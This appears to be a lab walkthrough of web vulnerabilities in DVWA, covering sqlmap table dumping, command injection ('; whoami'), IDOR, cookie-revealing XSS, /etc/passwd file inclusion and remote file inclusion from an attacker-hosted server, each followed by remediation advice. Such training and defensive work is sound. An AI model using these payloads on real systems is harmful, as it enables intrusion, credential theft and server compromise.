Command : *sqlmap -u "http://target-site.com/product.php?id=1" -D database_name -T users --dump*

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------------------+----------------------------------+-----------+-----
------+
| user_id | user    | avatar                                  | password                         | last_name | firs
t_name |
+---------+---------+-----------------------------------------+----------------------------------+-----------+-----
------+
| 1       | admin   | http://192.168.14.3/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admi
n      |
| 2       | gordonb | http://192.168.14.3/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gord
on     |
| 3       | 1337    | http://192.168.14.3/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack
      |
| 4       | pablo   | http://192.168.14.3/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pabl
o      |
| 5       | smithy  | http://192.168.14.3/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob
      |
+---------+---------+-----------------------------------------+----------------------------------+-----------+-----
------+
```

Impact Analysis

SQLMap can fully automate database takeover in seconds. An attacker can enumerate every table, extract hashed passwords, and use the results for credential stuffing attacks across other platforms , amplifying the breach far beyond the initial application.

Remediation

Apply the same prepared statement fixes outlined above. Rate-limit database query endpoints, use an IDS/IPS to detect SQLMap signatures, and ensure the web application account has read-only access limited to only the tables it requires.


2.3 OS Command Injection

Vulnerability Breakdown

Command Injection occurs when user input is passed unsanitized to a system shell.

Step 1: Identify Input Field

In DVWA, navigate to Vulnerabilities → Command Injection. The application accepts an IP address and runs ping <user_input> on the server. If the developer does not validate input, any injected shell command becomes part of that system call.



Step 2: Inject a Command:


Enter *127.0.0.1 ; whoami* into the input field.

The semicolon acts as a command separator, causing the server to execute ping first, then whoami. The output showed www-data, revealing the identity of the web server process.

Step 3 :Test Further Commands:

On Linux systems, enter ***127.0.0.1 && ls*** to list the web root directory. On Windows, use ***127.0.0.1 && dir .***

If directory listings appear alongside the ping output, Command Injection is confirmed, user input is directly executing system commands.



Impact Analysis

OS Command Injection is one of the most critical vulnerabilities. An attacker can read sensitive files, create reverse shells, download and execute malware, pivot to internal network resources, or completely compromise the host server. Running as www-data provides a foothold for further privilege escalation.

Remediation

Code-Level Fix :

Avoid Shell Calls and Use Allowlists: Never pass user input directly to shell functions. Use language-native libraries for network operations instead of spawning shell commands. If shell execution is unavoidable, validate input against a strict allowlist of permitted values (e.g., IP address regex) and escape all special characters using your language's shell escaping functions.

Task 03: Broken Access Control & IDOR

Insecure Direct Object Reference (IDOR) occurs when an application uses user-controllable input to access objects directly without proper authorization checks. This task demonstrates how changing a simple identifier can expose another user's private data.

3.1 Perform an IDOR test:

Vulnerability Breakdown

Step 1 :Open the IDOR Lab:

Navigate to DVWA → SQL injection.


Step 2 : Capture the Request:

Enable Burp Suite's Intercept (Proxy → Intercept ON) and load the target page.

The intercepted request reveals the user_id parameter: **GET /dvwa/index.php?page=user-info.php&user_id=1 HTTP/1.1**


Step 3 :Modify the Identifier:

Change user_id=1 to user_id=2 in the intercepted request to attempt access to a different user's record:



Step 4 & 5 : Forward and Observe: Click Forward in Burp Suite and observe the server's response. If the application returns another user's data (e.g., Username: Alice, Email: alice@example.com), it is vulnerable to

IDOR. In this test, changing the ID from 1 (admin) to 2 returned the profile of user Gordon, confirming the vulnerability.



Impact Analysis

IDOR allows attackers to enumerate all user records simply by incrementing an integer. Exposed data may include names, email addresses, passwords, payment information, or any other stored personal data. This constitutes a direct data breach and may violate GDPR, HIPAA, or other data protection regulations.

Proof of Concept (PoC)

By changing user_id from 1 to 2, the application returned Gordon's full profile without any authorization challenge ,directly confirming Insecure Direct Object Reference.

Remediation

Code-Level Fix

Server-Side Authorization Checks: Every request accessing a resource by ID must verify that the authenticated user is the owner of that resource. Use indirect references (e.g., randomly generated GUIDs instead of sequential integers) and enforce authorization at the server level on every data access operation.

Task 04: Cross-Site Scripting (XSS) & File Inclusion


This task covers three related vulnerabilities: Reflected XSS, Local File Inclusion (LFI), and Remote File Inclusion (RFI). Each demonstrates how improper handling of user-supplied input leads to script execution or unauthorized file access.

4.1 Reflected XSS

Vulnerability Breakdown

Step 1 :Open the XSS Lab:

Navigate to DVWA → XSS (Reflected). The page presents an input field that reflects user input back to the page without sanitization.




Step 2 : Enter XSS Payload:

Input the following JavaScript payload into the field: ***<script>alert(document.cookie)</script>.***

Click submit.

Step 3: Observe the Result: If a browser alert popup appears displaying the session cookie (e.g., PHPSESSID=abc123), Reflected XSS is confirmed. The application has reflected the injected script back to the user's browser and executed it.



Impact Analysis

Reflected XSS enables attackers to steal session cookies, hijack authenticated user sessions, redirect victims to phishing pages, perform actions on behalf of the victim, or deliver malware. Cookie theft demonstrated here would allow complete account takeover without knowing the victim's password.

Proof of Concept (PoC)

The alert popup displaying the PHPSESSID cookie value confirms that malicious JavaScript executed in the browser context of the vulnerable application, demonstrating successful Reflected XSS exploitation.

Remediation

Code-Level Fix :


***Output Encoding and Content Security Policy*:** Encode all user-supplied data before rendering it in HTML. Use htmlspecialchars() in PHP or equivalent encoding functions. Set the HttpOnly flag on session cookies to prevent JavaScript access. Implement a strict Content Security Policy (CSP) header to restrict script execution sources.

4.2 Local File Inclusion (LFI)

Vulnerability Breakdown

Step 1 : Open the File Inclusion Lab:


Navigate to DVWA → File Inclusion. The page loads files via a URL parameter, for example: *http://<metasploitable-ip>/dvwa/index.php?page=home.php*



Step 2 :Modify the Parameter:

Replace the filename value with a path to a sensitive system file. For example, change the parameter to *?page=/etc/passwd*

Step 3 :Observe the Output: If the server returns the contents of /etc/passwd (e.g., root:x:0:0:root:/root:/bin/bash), Local File Inclusion is confirmed. The application is reading and returning arbitrary files from the server's filesystem.



Impact Analysis

LFI allows attackers to read any file accessible to the web server process, including application configuration files with database credentials, SSH private keys, password files, and sensitive source code. Combined with log poisoning techniques, LFI can escalate to Remote Code Execution.

Remediation

Code-Level Fix :Allowlist File Includes: Never use user-supplied input to construct file paths. If file inclusion is required, use an allowlist of permitted filenames and map them server-side. Validate and sanitize all input, disable allow_url_include in PHP configuration, and use realpath() to resolve paths and verify they reside within an expected directory.


4.3 Remote File Inclusion (RFI)

Vulnerability Breakdown

Step 1 : Prepare Remote File on Attacker Machine: Create a simple test file (echo "RFI_TEST" > test.txt) and host it using Python's built-in HTTP server: *python3 -m http.server 8000*. The file is now accessible at *http://<attacker-ip>:8000/test.txt*

Step 2 :Modify the Parameter: In the DVWA File Inclusion lab, replace the page parameter with the URL of the remote file: ?page=http://<attacker-ip>:8000/test.txt

Step 3 :Observe the Output: If the page displays "RFI_TEST", the server fetched and included content from the remote attacker-controlled URL, confirming Remote File Inclusion. In a real attack, this remote file would contain a PHP web shell for full server compromise.



Impact Analysis

RFI is more severe than LFI. An attacker can host a malicious PHP web shell on their server and have the vulnerable application execute it, granting full remote code execution, the ability to install backdoors, exfiltrate all data, or pivot to other internal systems.

Proof of Concept (PoC)

The page successfully loaded and displayed content from the attacker's remote server, confirming RFI. Replacing test.txt with a PHP web shell would grant complete server-side code execution.

Remediation

Code-Level Fix : Disable Remote Includes and Validate Input:

Set allow_url_include = Off and allow_url_fopen = Off in php.ini to prevent remote file fetching. Implement strict server-side input validation using an allowlist. Never construct file paths from user input. Use a WAF rule to block obvious RFI payload patterns in URL parameters.